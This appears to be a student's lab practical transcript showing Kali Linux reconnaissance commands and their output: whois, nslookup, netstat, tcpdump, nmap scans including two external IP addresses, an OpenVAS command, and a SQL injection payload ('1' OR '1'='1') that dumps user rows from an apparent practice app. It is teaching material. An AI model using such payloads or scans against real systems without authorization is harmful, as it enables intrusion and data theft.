

Practical 2

Practical-1

1. Performs a WHOIS lookup for a given IP address to find out the domain associated with it.




```
kalios@kali:~$ whois 8.8.4.4

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2025, American Registry for Internet Numbers, Ltd.
#


NetRange:       8.8.4.0 - 8.8.4.255
CIDR:           8.8.4.0/24
NetName:        GOGL
NetHandle:      NET-8-8-4-0-2
Parent:         NET8 (NET-8-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   Google LLC (GOGL)
RegDate:        2023-12-28
Updated:        2023-12-28
Ref:            https://rdap.arin.net/registry/ip/8.8.4.0


OrgName:        Google LLC
OrgId:          GOGL
Address:        1600 Amphitheatre Parkway
City:           Mountain View
StateProv:      CA
```



```
PostalCode:     94043
Country:        US
RegDate:        2000-03-30
Updated:        2019-10-31
Comment:        Please note that the recommended way to file abuse complaints are located in th
e following links.
Comment:
Comment:        To report abuse and illegal activity: https://www.google.com/contact/
Comment:
Comment:        For legal requests: http://support.google.com/legal
Comment:
Comment:        Regards,
Comment:        The Google Team
Ref:            https://rdap.arin.net/registry/entity/GOGL


OrgAbuseHandle: ABUSE5250-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-650-253-0000
OrgAbuseEmail:  network-abuse@google.com
OrgAbuseRef:    https://rdap.arin.net/registry/entity/ABUSE5250-ARIN

OrgTechHandle: ZG39-ARIN
OrgTechName:   Google LLC
OrgTechPhone:  +1-650-253-0000
OrgTechEmail:  arin-contact@google.com
OrgTechRef:    https://rdap.arin.net/registry/entity/ZG39-ARIN


#
# ARIN WHOIS data and services are subject to the Terms of Use
```


2. from command line interface Execute the command:
whois example.com

Review the output for details about the domain.




```
kalios@kali:~$ whois example.com
   Domain Name: EXAMPLE.COM
   Registry Domain ID: 2336799_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.iana.org
   Registrar URL: http://res-dom.iana.org
   Updated Date: 2024-08-14T07:01:34Z
   Creation Date: 1995-08-14T04:00:00Z
   Registry Expiry Date: 2025-08-13T04:00:00Z
   Registrar: RESERVED-Internet Assigned Numbers Authority
   Registrar IANA ID: 376
   Registrar Abuse Contact Email:
   Registrar Abuse Contact Phone:
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Name Server: A.IANA-SERVERS.NET
   Name Server: B.IANA-SERVERS.NET
   DNSSEC: signedDelegation
   DNSSEC DS Data: 370 13 2 BE74359954660069D5C63D200C39F5603827D7DD02B56F120EE9F3A86764247C
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-07-24T13:22:07Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
```

3. Queries the specified DNS server for information about the server.




```
kalios@kali:~$ nslookup -type=dns example.com
unknown query type: dns
Server:         192.168.209.2
Address:        192.168.209.2#53

Non-authoritative answer:
Name:   example.com
Address: 96.7.128.175
Name:   example.com
Address: 96.7.128.198
Name:   example.com
Address: 23.192.228.80
Name:   example.com
Address: 23.192.228.84
Name:   example.com
Address: 23.215.0.136
Name:   example.com
Address: 23.215.0.138
Name:   example.com
Address: 2600:1406:bc00:53::b81e:94ce
Name:   example.com
Address: 2600:1408:ec00:36::1736:7f24
Name:   example.com
Address: 2600:1408:ec00:36::1736:7f31
Name:   example.com
Address: 2600:1406:3a00:21::173e:2e65
Name:   example.com
Address: 2600:1406:3a00:21::173e:2e66
Name:   example.com
Address: 2600:1406:bc00:53::b81e:94c8
```

4. Queries for a specific DNS record type such as A, AAAA, MX, TXT, etc.




```
kalios@kali:~$ nslookup -type=a example.com
Server:         192.168.209.2
Address:        192.168.209.2#53

Non-authoritative answer:
Name:   example.com
Address: 23.215.0.138
Name:   example.com
Address: 23.215.0.136
Name:   example.com
Address: 23.192.228.84
Name:   example.com
Address: 23.192.228.80
Name:   example.com
Address: 96.7.128.198
Name:   example.com
Address: 96.7.128.175

kalios@kali:~$ nslookup -type=aaaa example.com
Server:         192.168.209.2
Address:        192.168.209.2#53

Non-authoritative answer:
Name:   example.com
Address: 2600:1406:3a00:21::173e:2e66
Name:   example.com
Address: 2600:1406:bc00:53::b81e:94c8
Name:   example.com
Address: 2600:1406:bc00:53::b81e:94ce
Name:   example.com
Address: 2600:1408:ec00:36::1736:7f24
Name:   example.com
Address: 2600:1408:ec00:36::1736:7f31
Name:   example.com
Address: 2600:1406:3a00:21::173e:2e65
```




```
kalios@kali:~$ nslookup -type=txt example.com
Server:         192.168.209.2
Address:        192.168.209.2#53

Non-authoritative answer:
example.com     text = "_k2n1y4vw3qtb4skdx9e7dxt97qrmmq9"
example.com     text = "v=spf1 -all"

Authoritative answers can be found from:

kalios@kali:~$ nslookup -type=mx example.com
Server:         192.168.209.2
Address:        192.168.209.2#53

Non-authoritative answer:
example.com     mail exchanger = 0 .
```

5. Displaying the Version of host




```
kalios@kali:~$ host -V
host 9.11.5-P4-5.1+b1-Debian
```

6. Displays active UDP connections and statistic using netstat.




```
kalios@kali:~$ netstat -u
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
kalios@kali:~$ netstat -su
IcmpMsg:
    OutType3: 7
Udp:
    162 packets received
    7 packets to unknown port received
    0 packet receive errors
    253 packets sent
    0 receive buffer errors
    0 send buffer errors
    IgnoredMulti: 577
UdpLite:
IpExt:
    InBcastPkts: 577
    OutBcastPkts: 81
    InOctets: 164148
    OutOctets: 53385
    InBcastOctets: 43649
    OutBcastOctets: 4761
    InNoECTPkts: 1010
```

7. Capture packets for a specified duration and write them to a file. (write a command)




```
kalios@kali:~$ sudo tcpdump -G 10 -w packet.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C51 packets captured
54 packets received by filter
0 packets dropped by kernel
```

8. Using Nmap –sS reports the open ports on your machine.



```
kalios@kali:~$ sudo nmap -sS -p 0- localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-15 18:47 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000050s latency).
Other addresses for localhost (not scanned): ::1
All 65536 scanned ports on localhost (127.0.0.1) are closed

Nmap done: 1 IP address (1 host up) scanned in 0.88 seconds
```

9. Write a command to scan multiple IP addresses using Nmap.




```
kalios@kali:~$ sudo nmap 142.250.192.46 144.126.253.6
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-15 18:54 PDT
Nmap scan report for bom12s15-in-f14.1e100.net (142.250.192.46)
Host is up (0.054s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap scan report for 144.126.253.6
Host is up (0.086s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql

Nmap done: 2 IP addresses (2 hosts up) scanned in 102.83 seconds
```

10.. Set up and run a vulnerability scan using OpenVAS against a designated target.

Document the findings, focusing on critical vulnerabilities and suggested mitigations.

--- omp -u admin -w yourpassword -T target-id -P policy-id -S

11. Implement SQL injection vulnerability in WHERE clause allowing retrieval of hidden data.




User ID: 1' OR '1'='1

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```


Practical-2

1. Performs a reverse DNS lookup to find the domain name associated with an IP address.




```
kalios@kali:~$ nslookup 163.70.143.35
